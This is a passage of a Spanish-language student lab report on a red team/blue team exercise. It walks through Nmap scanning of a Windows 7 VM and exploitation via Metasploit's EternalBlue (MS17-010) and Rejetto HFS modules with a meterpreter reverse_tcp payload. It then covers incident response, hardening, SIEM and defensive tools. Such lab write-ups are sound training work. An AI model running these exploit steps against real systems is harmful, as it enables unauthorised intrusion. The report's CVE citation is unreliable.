valla encaminado a ser asertivos en la utilización de herramientas y en este ejercicio utilizaremos la Nmap la cual realiza un análisis de los puertos y sus servidores.

Se procede a realizar la configuración de los sistemas operativos dentro de la máquina virtual como se observa en la siguiente imagen:


Figura 11: Configuración de la red en la máquina virtual.



Fuente: propia

El mismo paso se realizará para los otros dos sistemas operativos, posterior a ellos se valida el Firewall de los sistemas operativos Windows como se evidencia en la siguiente imagen:


Figura 12: Configuración del Firewall



Fuente: propia

Se procede a correr el sistema operativo Windows de arquitectura X64 y ejecutar la terminal CMD y seguido a ellos el comando IPCONFIG para establecer la ip del sistema lo cual nos arroja la siguiente imagen:

Figura 13: Verificación de la dirección IP del sistema operativo Windows de arquitectura X64



Fuente: propia


En la imagen anterior nos arroja la dirección IP 192.168.1.26.

-Fase de explotación de vulnerabilidades

Se procede ejecutar la herramienta NMAP la cual fue diseñada con el fin de escanear puertos que estén abiertos y es utilizada para realizar autorías en tiempo real de equipos conectados en la red

Se verifica con Kali Linux si la dirección ip 192.168.1.26 del sistema operativo Windows de arquitectura X64, la cual se realiza con el comando ***nping 192.168.1.26*** lo cual arroja lo siguiente:


Figura 14: Se ejecuta el comando **nping**



Fuente propia

Se logra analiza que tiene conectividad o retorno.

Figura 15: Se ejecuta la herramienta NMAP




Fuente: propia

Se verifica mediante la ejecución del comando ***sudo su*** con el fin ingresar al super usuario, posterior a ello se ejecuta al siguiente comando ***which nmap*** el cual nos ingresa a la herramienta NMAP.

Seguido a ello se realiza un scaneo con el comando ***nmap -sP 162.168.1.**** de los equipos que se encuentran conectados con el fin de detectar el sistema operativo Windows de arquitectura X64 y su dirección IP.

Figura 16: Se ejecuta la herramienta NMAP




Fuente: propia

Seguido a ello se realizó a la validación de la dirección IP y se procede a verificar mediante el comando ***nmap -sS 192.168.1.26 -A*** en búsqueda que servicio o puertos esta abiertos y los utilizados por el grupo workgrup, lo cual es expresado

en el anexo 4, aclarando que se está escaneado el sistema operativo Windows 7 con la arquitectura de 64 Bits.


Figura 17: Se ejecuta la herramienta NMAP y escanea puertos.



Fuente: propia

Como resultado de este análisis se logra establecer la información del sistema operativo, puertos abiertos y datos que se analizaran.

Figura 18: Búsqueda de información más detallada.




Fuente: propia

Se logra evidenciar en a la anterior imagen que el puerto 445 que pertenece al sistema operativo Windows 7 X64 está abierto el cual es vulnerable a un posible ataque.

En cuanto a la máquina de Windows 7 X64 se realiza los siguientes pasos:


Figura 19: Búsqueda de información más detallada



Fuente: propia

Se realiza la creación del usuario administrador.


Figura 20: Privilegios de administración



Fuente: propia

Se ejecuta el comando ***net localgroup*** con el fin de verificar los privilegios de administrador.

Figura 21: Privilegios de administración



Fuente: propia

Se verifica que se tenga los privilegios en el sistema de administración como lo expone con antelación la figura 14.

-Fase Post-explotación

En esta fase ya se tiene claridad de las vulnerabilidades y los posibles ataques que está expuesto el sistema operativo Windows de arquitectura X64 y en cuanto a la posible fuga de información y lo que conlleva a este ingreso abusivo a el sistema, donde si el atacante accede a los archivos y privilegios obtenidos podrá modificar, robar, dañar, alterar todo lo acezado por el ingreso fraudulento, si logra escalar privilegios como administrador esto le dará el rol y dominio de todo el sistema.

Se procede mediante exploit un ataque a la máquina de Windows de arquitectura X64 desde la máquina de Kali Linux.

Se inicia identificando la dirección ip de la maquia virtual de Kali Linux para ellos se puede ejecutar algunos comandos:


$ nmcli

$ ip addr

$ hostname -I


En estos comandos se evidencia a continuación en la maquina:

Figura 22: Comando ejecutado $ hostname -I.




Fuente: propia

Figura 23: Comando ejecutado $ ip addr



Fuente: propia

Figura 24: Comando ejecutado $ nmcli




Fuente: propia

Se inicia con el proceso de explotar la vulnerabilidad del protocolo SMB con Metasploit (ms17-010).

Se procede a obtener la dirección ip de la víctima:


Figura 25: Ip de Windows de arquitectura X64



Fuente: propia


Se verifica si se tiene conectividad entre la maquina atacante/víctima y de forma viceversa ejecutando desde Kali Linux el siguiente comando $ ***ping 192.168.1.26***

Figura 26: Verificación de conectividad entre atacante/victima



Fuente: propia


Figura 27: Verificación de conectividad entre victima/atacante



Fuente: propia

Se procede a ejecutar el Metasploit como consola y a ejecuta el comando search ms17_ 010 en busca de los datos de la vulnerabilidad.


Figura 28: Busca de datos de vulnerabilidad ms17_ 010



Fuente: propia

Se procede a verificar si el sistema operativo es vulnerable mediante esta herramienta ***auxuliary/admin/smb/ms17_010_command*** utilizando el comando nsf> use y seguido la dirección de la herramienta.


Figura 29: analizando vulnerabilidades de herramientas.



Fuente: propia

Se realiza el escaneo con el comando ser RHOSTS y la dirección ip de la maquina atacada 192.168.1.26, lo cual nos arroja que si es vulnerable.


Figura 30: Evidencia de vulnerabilidad.



Fuente: propia

Se procede a explota la otra herramienta, 2 exploit/Windows/smb/ms17_010_eternalblue

Figura 31: Explotando vulnerabilidades.



Fuente: propia

Se escanea con el comando set RHOSTS y la dirección ip de la maquina atacada 192.168.1.26 y seguí a ello se ejecuta el exploit con el fin de capturar la máquina.

-Fase de Informe.

Del análisis realizado se logra establecer las vulnerabilidades donde las pruebas de laboratorio y el entorno real basado en máquinas virtuales, donde se deberá replantear inicialmente un sistema operativo más actualizado que brinden soportes en las fallas y posibles nuevas vulnerabilidades, para el personal de TI se deberá rendir un informe técnico el cual deje los hallazgo y posibles soluciones a las fallas encontradas.

3.2 A CONTINUACIÓN, LISTE Y DESCRIBA LOS DATOS E INFORMACIÓN DEL ANEXO 4 – ESCENARIO 3 QUE LE FUERON DE AYUDA PARA IDENTIFICAR EL FALLO DE SEGURIDAD ESPECÍFICO EL CUAL ATACA A LA MÁQUINA WINDOWS 7 X64.

-El equipo que tiene posibles vulnerabilidades de Windows 7 X64.

-Al tener los equipos de sistemas operativos obsoletos y que por parte del Microsoft no da más soporte, esto son más vulnerables ya que no produce actualizaciones y corrección de fallas de seguridad.

-Los sistemas operativos no cuentas con las actualizaciones MS17-010.

-Presenta vulnerabilidades CVE-2020-13432.


3.3 ¿QUÉ HERRAMIENTA UTILIZÓ PARA PODER IDENTIFICAR LOS FALLOS DE SEGURIDAD DE LA “MÁQUINA WINDOWS 7”?

La herramienta utilizada para identificar los fallos de seguridad su la nmap, mediante comando se analizó los puertos que esta abiertos en la máquina de Windows 7 x64, la aplicación utilizada rejetto v. 2.3 abre el puerto 80 según el análisis y metasploit con el que se realizó la instrucción o explotación de las fallas MS17-010.

¿Qué puerto abre la aplicación específica en el anexo?


Se inicia con la ejecución del rejetto v. 2.3 en el Windows 7 x64

Figura 32: Rejetto v. 2.3 en el Windows 7 x64



Fuente: propia


Figura 33: Rejetto v. 2.3 en el Windows 7 x64



Fuente: propia


Se logra evidenciar la apertura del puerto 80 por parte de la herramienta Rejetto v. 2.3.

Figura 34: Ejecuta netstat en cmd Windows 7 x64



Fuente: propia

Figura 35: Verificación del puerto 80



Fuente: propia

3.4-EXPLIQUE CON SUS PALABRAS Y DE MANERA ESPECÍFICA CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 7 X64), HAGA USO DE GRÁFICOS PARA EXPLICAR EL ATAQUE.

Con los diferentes vulnerabilidades que se evidenciaron y los ataques realizados a la maquina Windows 7 X64 en modo consola y se corre un host de forma remota donde se puede realizar modificaciones al sistemas y destrucción de información confidencias de la organización, comprometiendo los activos, en


cuanto a la aplicación Rejetto, esa versiones dejan muchas veneraciones expuesta para los atacantes lo cual de forma remota se ejecutan códigos maliciosos que invalidan algunas funciones al sistema que está alojado dicha aplicación.

3.5-DOCUMENTE CADA UNO DE LOS PASOS QUE EJECUTÓ Y SUS RESPECTIVAS EVIDENCIAS PARA EXPLOTAR LA VULNERABILIDAD EN LA MÁQUINA WINDOWS 7

Se realiza la explotación de vulnerabilidades con la herramienta Metasploit desde la máquina virtual de Kali Linux así:

Se ejecuta el comando **sudo msfconsole**


Figura 36: Ejecutable sudo msfconsole



Fuente: propia

Se ejecuta el comando ***use exploit/windows/http/rejetto_hfs_exec*** con el fin de verificar en la base de datos de Metasploit las posibles fallas o vulneraciones del Rejetto v2.3.


Figura 37: Ejecutable comando use exploit/windows/http/rejetto_hfs_exec



Fuente: propia

Se ejecuta el comando ***set payload Windows/x64/meterpreter/reverse_tcp.***


Figura 38: Ejecutable comando set rhosts 192.168.0.26



Fuente: propia

El cual validar la conexión con el equipo al que se va atacar y se ejecuta un nuevo comando set rhosts 192.168.0.26 que es la dirección ip de la maquina a la que se va atacar.

Figura 40: Inicia el ataque a la víctima y mediante un Shell




Fuente: propia

Ya teniendo esta información se inicia el ataque a la víctima y mediante un Shell de Windows se accede a todo el sistema.

Se procede ejecuta el comando ***sessions 1*** con el fin de ingresar al sistema operativo que se está atacando y seguido a ello se ejecuta el comando ***Shell*** y para comprobar si estamos en la máquina de Windows se ejecuta el comando ***ipconfig*** y no arroja el siguiente imagen los datos así:

Figura 41: información arrojada.



Fuente: propia

FASE 4 ¿QUÉ SERÍA LO PRIMERO QUE INDAGARÍA Y HARÍA SI LLEGARA A ENCONTRARSE UN ATAQUE EN TIEMPO REAL? ESPECIFIQUE SU RESPUESTA CON ARGUMENTOS TÉCNICOS.

Es importante antes de tomar una decisión en cuanto a un ataque detectado, es evaluar la importancia del equipo que está siendo blanco del ataque, ya que en este ejercicio tenemos un Windows 7 x64 y corre unos servicios importantes para la empresa u organización lo cual debe estar disponible para las funciones.

Ya seguido a esto, para contener un ataque debemos seguir una etapa que nos llevara a tomar decisiones más asertivas así:

4.1 LA ETAPA PREVENTIVA:

Se entiende que es una etapa previa que se debe realizar y así se podrá minimizar el posible daño a los sistema atacados, es importante exponerla en esta mitigación de un posible ataque, por ser un procedimiento de prevención se deberá tener una comunicación adecuado con el cliente y recopilar la mayor cantidad de información como lo es las copias de seguridad de la información y esta deberán ser aisladas del sistema por completo, en el caso de la arquitectura de Windows 7 X64 verificar que tenga la última versión soportada por Microsoft, debemos tener actualizado el antivirus, el ingreso como administradores debe ser con una clave robusta y bloqueo de cuando se tenga un numero de intentos fallidos, restringir la apertura de correo no relacionados a la empresa, verificar el acceso en los diferentes protocolos de red con el fin que se restrinja el tráfico de información, analizar la red con el fin de bloquear las direcciones IP que no se esté utilizando, los servicios que no se utilicen deberán deshabilitarse con el fin que los puertos abiertos no sean escaneados.

En las recomendaciones que se hace hincapié es realizar particiones del disco c de equipo, con el fin de que se dé un espacio lógico al sistema operativo y el restante se tenga como respaldo con el fin de evitar perdida de información.

Etapa de detección:

Entramos a una etapa donde debemos interpretar el tipo de ataque, ya que conociendo esto podemos comprender el alcance y realizar un monitoreo focalizado y conservar en una Backup donde se evidencie el objetivo del ataque

y los archivos afectados para soportar el procedimiento de la posible recuperación, es de aclarar que esto depende el tipo de ataque si fuera el caso que se estuviera realizando con un software maliciosa (troyano), debemos evitar al máximo que el ataque acceda a los servicios.

Etapa de recuperación:

Se aplicará en esta fase tres sub fases así:

La mitigación es fundamental al inicio de este proceso donde se busca controlar y resolver el ataque sobre el entorno de la máquina virtual, esto se puede resolver utilizando herramientas para este fin y así minimizar el impacto de igual forma remover las amenazas y las consecuencias del ataque que se esté perpetrando.

La creación de planes que de contingencias ya previos a la evaluación donde nos arroja aspectos y para determinar si tenemos vulneraciones en la exposición de datos sentibles y dimensionar qué tan expuestos están los activos de información con el fin de protegen con estos planes y recabar robos de información, bloqueo de los privilegios del sistema, destrucción de información y una suplantación.

El control del sistema, es una etapa la cual debe está en total normalidad el funcionamiento del sistema y verificar que detalles quedan del ataque, prever los futuros ataques y reacondicionar los ajustes de seguridad soportado con las copias de seguridad o Backups.

Etapa de respuesta:

En esta etapa se debe realizar un informe donde se exponga los hallazgos y el protocolo que se siguió y dejando las observaciones y recomendaciones del proceso de allí se deja plasmado algunas sugerencias:

- Clasifique los datos procesados, almacenados o transmitidos por el sistema. Identifique qué información es sensible de acuerdo.

- Aplique los controles adecuados para cada clasificación.

• No almacene datos sensibles innecesariamente. Descártelos tan pronto como sea posible o utilice un sistema de tokenizacion que cumpla con PCI DSS. Recuerde, los datos que no se almacenan no pueden ser robados.

• Cifre todos los datos sensibles cuando sean almacenados.

• Cifre todos los datos en tránsito utilizando protocolos seguros como TLS con cifradores que utilicen Perfect Forward Secrecy (PFS), priorizando los algoritmos en el servidor. Aplique el cifrado utilizando directivas como HTTP Strict Transport Security (HSTS).

• Utilice únicamente algoritmos y protocolos estándares y fuertes e implemente una gestión adecuada de claves. No cree sus propios algoritmos de cifrado.

• Deshabilite el almacenamiento en cache de datos sensibles.

• Almacene contraseñas utilizando funciones de hashing adaptables con un factor de trabajo (retraso) además de SALT, como Argon2, scrypt, bcrypt o PBKDF2.

•Verifique la efectividad de sus configuraciones y parámetros de forma independiente.

Dentro de esas recomendaciones se logra resaltar lo indicado en blog NIVEL 4 (Moller, 2018):

-El almacenamiento de contraseñas debiera tener un trato especial: es recomendable utilizar funciones de hash adaptables además de saltearlas.

-Es siempre recomendable realizar web application pentests, de manera que una entidad independiente evalúe la efectividad de las medidas puestas en práctica

4.2 ¿TENIENDO EN CUENTA EL ATAQUE EJECUTADO DESDE EL EJERCICIO DE RED TEAM QUÉ MEDIDAS DE HARDENIZACIÓN PROPONDRÍA PARA QUE EL ATAQUE NO SE REPITA?

Debemos verificar la opción de acceso remoto en cuanto al sistema y aplicar estos protocolos para mejorar la seguridad y evitar fallas que afecten los activos:

- Implementación de componentes de control de acceso y realización del mismo en el 100% de la aplicación.

- Implementar la imposición de propiedad de los registros, de manera tal que se evite la aceptación de permisos al usuario para creación, visualización, actualización y eliminación de registros.
- Se debe garantizar el registro límite de aplicaciones únicas, el cual se realiza mediante los modelos de dominio.
- Efectuar un registro de las fallas de control de acceso, para con ello alertar a los responsables en el momento indicado; ejemplo de ello las fallas constantes.
- Limitación de acceso de API y al controlador, orientadas a reducir el daño de las herramientas especiales en ataque automatizada.

En cuanto a la actualización del sistema operativo es importante resalta:

- Aplicar la gestión de parches y uso debido para la revisión y actualización de configuraciones conforme los parámetros de seguridad.
- Contar con una aplicación segmentada, la cual provea separación precisa y segura entre mecanismos y acceso a clientes, o grupos de seguridad.
- Remisión de directivas de seguridad a los usuarios (cabeceras de seguridad).
- Implementar proceso automatizado para la verificación de los ajustes y configuraciones de todo el entorno.
- Configuración de los entornos de desarrollo y producción y control de calidad, deben efectuarse de manera idéntica y con variedad de credenciales para el acceso de todo el sistema y en distintos privilegios.

Control de acceso lógico:

Establecer los niveles de seguridad ya que son importantes y por ellos se deben implementar sistemas de detección de intrusos que realicen escaneos en tiempo real del sistemas y detecten por medio de reglas preestablecidas el acceso no autorizado al sistema, se debe contar con un antivirus que este en constante escaneo de posibles amenazas de malware para actuar de forma correcta en caso de la infección de un equipo, configuración del firewall adecuada que permita bloquear los accesos no autorizados, políticas de contraseñas robustas

para evitar el acceso no autorizado, control de privilegios y monitorización del tráfico de red.

En cuanto al uso de copias de seguridad podemos centrar que se implemente de forma flexible y la administración de aplique de manera centralizada, esta se utiliza para copias de seguridad y recuperación de datos en sistemas operativos Windows.

- ✓ Perfiles de los usuarios que utilizaran o se les realizará la copia de seguridad de la información.
- ✓ Definir los tipos de archivos que harán parte de las copias de seguridad.
- ✓ Definir la programación de las copias de seguridad
- ✓ Creación de asignaciones automáticas de usuarios, esto determina la ubicación del almacenamiento de DLO.

4.3 ¿DESCRIBA CON SUS PALABRAS LAS DIFERENCIAS ENTRE UN EQUIPO BLUETEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS?

Diferencias	
BLUE TEAM	**Equipo de respuesta a incidentes informáticos**
Equipo externo	Equipo interno conformado por personas de la empresa
Está enfocado en la seguridad defensiva.	Está enfocado en dar respuesta a los incidentes de seguridad informática (mitigación).
Realiza los ataques de instrucción de forma controlada basado en el hacking ético.	Analiza las vulnerabilidades y aplica los procesos de contención he eliminación de las brechas de inseguridad.

Se fundamenta en la seguridad perimetral y políticas de prevención de intrusos IPS, políticas de protección de servicios de Web (WAF)	El equipo mitigación ante posibles amenazas a la seguridad informática CERT-CSIRT
Seguridad en el aislamiento automático de los servidores comprometidos	Brinda información sobre los hallazgos.
Contención del atacante y seguridad DMZ.	Alertan mediante informes periódicos sobre las nuevas vulnerabilidades de los sistemas.
Seguridad Endpoint y aplicando herramientas y correlacionados eventos.	Diseñan estrategias para mejoras las configuraciones de los sistemas aplicación de herramientas de seguridad.
La vigilancia es constante sobre los sistemas, explotando las vulnerabilidades e interviniendo utilizandando técnicas para mitigar las amenazas	Gestión de incidentes o reportes de seguridad.

4.4 ¿SI DENTRO DE UN EQUIPO BLUETEAM LE INDICAN QUE DEBE TRABAJAR CON CIS "CENTER FOR INTERNET SECURITY" USTED LO UTILIZARÍA PARA QUÉ FIN?

Es importante resaltar que la implementación de los CIS (Center For Internet Security) es adecuar los controles de seguridad en las partes críticas de la organización con el fin de brindar un apoyo eficiente y con ellos trae consigo la aplicación de la mejores prácticas y conllevan a que se prevengan los posibles ataque informáticos que afecten los activos de la empresa, estos controles son los que se utilizarían dentro del equipo Blue Team que son el grupo de expertos que proporcionaran respuestas acertadas a la necesidad y los marcos normativos en ciberseguridad.

4.5 EXPLIQUE Y REDACTE LAS FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE LO QUE ES UN SIEM.

Es un software el cual cumple funciones primordiales dentro de la organización y la protección de los activos, ya que suministra información fundamental en cuanto a las potenciales amenazas de seguridad informática, esta aplicación correlaciona datos, análisis de múltiples sistemas, antivirus, firewalls, etc, y de forma inteligente procesa este análisis y da al profesional las herramientas para efectuar la protección y unir esfuerzos en su equipo de trabajo para las posibles soluciones.[15]

Las funciones:

-Monitorear en tiempo real los eventos y centraliza todo lo recolectado sobre las posibles potenciales amenazas.
-Establece que amenazas de la recolección requieren una solución y que no genere una falsa alarma.
-Emplear respuestas de orígenes que se apropien a la necesidad para la toma de acciones prontas que se ciñan a lo requerido.
-Genera bases de datos con el fin de soportar y documentar los eventos o fallas de seguridad y crear soportes objetivos para las soluciones.
-Documento y registrar mediante una auditoria cada evento y vulneración que se detecte y las posibles causas.
-Aplica las regulaciones establecidas en el campo industrial.

Características:

-Establece la detección de activos.
-Activa el manejo del riesgo.
-Su arquitectura es amigable y adaptable a cualquier ambiente programado.
-El trabajo es completo ya que asocia gran cantidad de datos.

[15] Helpsystems (2019) El Blog de HelpSystems Disponible en https://www.helpsystems.com/es/blog/que-es-un-siem

-En la respuesta de incidentes y detección de brechas que genere vulneraciones a los sistemas, crea alertas y prioriza en tiempo real el monitoreo.
-Automatización de las tareas y disminuye en tiempo la detección de ataques.
-Realiza un micro seguimiento de los eventos reportados.
-Correlación de logs y análisis.
-Manejo adecuado de la seguridad métrica
-Centraliza la información detectada.
-Monitoreo de comportamientos.

4.6. DEFINA POR LO MENOS 3 HERRAMIENTAS DE CONTENCIÓN DE ATAQUES INFORMÁTICOS “HARDWARE O SOFTWARE”, RECUERDE QUE LAS HERRAMIENTAS DE CONTENCIÓN SON DIFERENTES A LAS HERRAMIENTAS DE DETECCIÓN.

Snort

Es un sistema que detecta intrusos enfocados en la red IDSN, dentro de sus ventajas tenemos que es una herramienta de código abierto, dentro de su actividad se resalta y tiempo real el registro de paquetes, detecta ataques Dos DDoS, Exploits, troyanos y realiza una exploración de puertos abiertos o que no esté en uso, en el tráfico conserva las reglas de lo que se genera he ingresa y las coincidencias, este proceso permite el bloqueo ataques o fuentes que generen riesgo.

Los patrones utilizados son ya conocidos y almacenados en la base de datos, uno de las ventajas es que funciona como un esnifer donde se observa los paquetes de datos en el tráfico de la red desde la interfaz de una consola o un IDS (Sistemas de detección de intrusos) estos generan facilidad para la respuesta de Blue Team y la contención de los ataques, esta herramienta es de distribución gratuita.

Ossec

Se presenta en el mercado como una herramienta gratuita la cual realiza análisis y detección de instrucciones como la detección de rootkit, entre lo más relevante es la verificación de alertas, el monitoreo de múltiples sistemas con registro de dispositivos y motores de análisis, los ataques en los sistemas operativos pueden ser fácilmente detectados.

Firewalls

Es una herramienta la cual se utiliza como contención de eventos donde se restringe el acceso de paquetes algunos protocolos de red, estos paquetes deben cumplir algunos requisitos de seguridad para que se dé la autorización del tránsito, si los Firewalls reciben una petición y al verificar que es altamente sospechosa y que contenga algún tipo de vulnerabilidad el puerto de red es bloqueado y se aíslas el equipo donde se generó dicha solicitud y la dirección IP entra a ser bloqueada.

Estas aplicaciones van dirigidas a todos los protocolos de red donde se transite paquetes de datos y que son habitualmente utilizado para el tráfico de activos de la empresa.

4.7 LINK DE VIDEO SUSTENTACIÓN

HTTPS://YOUTU.BE/AMZCBRVBUIW

CONCLUSIONES

La ley de delitos informáticos en Colomba, es el medio por el cual el estado cumple la carga punitiva antes el desbordamiento comportamental de los ciberdelincuentes en sociedad, lo cual deja entre dicho las Misantrópicas formas de afectar el bien jurídico tutelado de las víctimas, es por ellos que surge la necesidad en que aporten los profesionales en seguridad informática su profesionalismo donde se integra una sinergia enfocada en la contención y mitigación de los incidentes informáticos que afecten los activos de la empresa y ambientar las herramientas necesarias y con sus características en las etapas de auditoria realizar una ardua labor, desde esta perspectiva el uso de herramientas de monitoreo y análisis de sistemas para mitigar las posibles causas y ataques diseñados bajo estrategias innovadoras las cuales mediante equipos de equipo Blueteam se ha logrado mitigar el desbordamiento delictivo y afectación de los activos empresariales.

Se expuso un informe detallado de las pruebas y ataques realizados a los sistemas de información con el fin de detectar brechas de inseguridad que podrían exponer algunos segmentos de información vital para la organización y a modo estratégico, este trabajo nos brindó muchos conceptos técnicos y prácticos en los equipos de Bluteam y Redteam y con ellos aplican en futuros eventos estas herramientas para la protección de los datos.

Finalizando, estos métodos buscan las estrategias de la empresa consultora para dinamizar una adecuada mitigación de los riesgos y proyectar efectivas soluciones.

RECOMENDACIÓNES

Basado en la experiencia forjada en este seminario, podemos recomendar que los procesos de seguridad informática en las organizaciones debes ser tomados como mayor cautela y responsabilizar a los partícipes de este proceso ya que las propuestas como profesionales en seguridad informática van enmarcadas a que se coordine la mitigación de los riesgos y propender por aplicar nuevas técnicas que abarquen la mayor protección he integridad de los activos cooperativos, por ellos mantener los sistemas monitoreados darán una estabilidad que nos aleja de las posibles brechas de vulnerabilidades, dado esta apreciación y seguido a la realidad a la que nos enfrentamos a diario, se recomienda la designación de presupuesto para que se invierta en mejorar la seguridad informática y capacitar al personal que interactúa con un desconocimiento latente que se conviertan en agentes dañinos si establecer la dimensión del daño.

Lo antes expuesto es de forma general y seguido a ello hablaremos desde la praxis que fue aplicada en estas prácticas y los hallazgos que deberán ser resarcidos para evitan fuente de vulneración en la empresa consultante, uno de ellos es la actualización de los sistemas operativos ya que estos es un foco de inseguridad y que es muy probable que el ciberdelincuente aproveche esta falla, con esta mitigación problemas identificar y analizar lo que se presente a nivel lógico de los sistemas, en cuanto a los software es importante que los antivirus este actualizados y configurador asociados a la necesidad real, es indispensable y esencial que se maneje herramientas de monitores en tiempo real para que emita alertas en los IPS/IDS lo cual se lograra hacer una contención del evento y buscar mitigar, la información que es un activo importante, se recomienda utilizar algoritmos de cifrados con claves públicas y privadas para así en el momento de realizar la transferencia de datos, esto no estén expuestos a posibles interceptaciones y se ser así, que no puedan ser descifrados por los intrusos.

Por último, las copias de seguridad o backup son importante que se realicen de forma periódicas y en un almacenamiento externo a los sistemas operativos lo cual brinden un respaldo a los activos.

BIBLIOGRAFÍA

AISHANKAR, K. (2018). “Cyber Criminology as an Academic Discipline: History, Contribution and Impact”, International Journal of Cyber Criminology, 12(1), p. 1-8.

Avila Gualdron Miguel Andrés, Estudio de las mejores prácticas de Ethical Hacking, para generar un nuevo método que facilité la ejecución de análisis de seguridad enfocados a pruebas de penetración [en línea] disponible en https://repository.unad.edu.co/handle/10596/21293

cyberseguridad. (2015). Las fases de un test de penetración (Pentest) (Pentesting I) [en línea] Obtenido de https://www.cyberseguridad.net/las-fases-de-un-test-de-penetracion-pentest-pentesting-i

FRANKS, M.A. (2010). “The banality of cyber discrimination or the eternal recurrence of September”, en Denver Law Review Online, Vol. 87, pp. 1-6.

FUENTES FORERO, Álvaro Augusto, Estudio de la eficiencia y eficacia de las metodologías hardening en la reducción de vulnerabilidades en las empresas colombianas. [en línea] disponible en https://repository.unad.edu.co/handle/10596/35364

GARCIA, Jairo. Ventajas e implementación de un sistema SIEM. Máster universitario en seguridad de las tecnologías de la información y las comunicaciones. España Universidad Abierta de Cataluña. 2018. 84 p.

HAFNER, K. & MARKOFF, J. (1995): Cyberpunks: Outlaws and Hackers on the Computer Frontier. New York: Touchstone, Simon & Schuster

Ingenieria, C. P. (s.f.). CODIGO DE ETICA [en línea] disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

Ley 1273 (2 de enero). Secretaria del Senado. [en línea] disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Malwarebytes, L. (s.f). Malwarebytes [en línea] disponible en https://es.malwarebytes.com/ransomware/

Ojeda-Pérez, J. E., Rincón-Rodríguez, F., Arias-Flórez, M. E., & Daza-Martínez, L. A. (2010). Delitos informáticos y entorno jurídico vigente en Colombia. Cuadernos De Contabilidad, 11(28). [en línea] disponible en https://revistas.javeriana.edu.co/index.php/cuacont/article/view/3176

Peñarredonda, J. L. (9 de diciembre de 2015). Detrás de Buggly: la historia de la fachada Andrómeda. [en línea] disponible en https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

PEREZ, S. (2015). We are Cyborgs Developing a Theoretical. University of Huddersfield.

República, E. C. (23 de julio de 2021). Secretaria del Senado . [en línea] disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_906_2004.html

REVISTA HACKING ÉTICO “Fases del pentesting, aprende como hacer auditoria de hacking a empresas”. [en línea] disponible en (https://www.revistahackingetico.com/2019/09/fases-del-pentesting-aprende-comohacer.html)

Rizaldos, H. (22 de octubre de 2018). Open Webinars. [en línea] disponible en https://openwebinars.net/blog/que-es-metasploit

Talón, R. M. (2016). UNIVERSIDAD POLITECNICA DE VALENCIA. Desarrollo e implementación práctica de un PENTEST [en línea] disponible en https://riunet.upv.es/bitstream/handle/10251/70164/MART%C3%8D%20-%20Desarrollo%20e%20implementaci%C3%B3n%20pr%C3%A1ctica%20de%20un%20PENTEST.pdf?sequence=2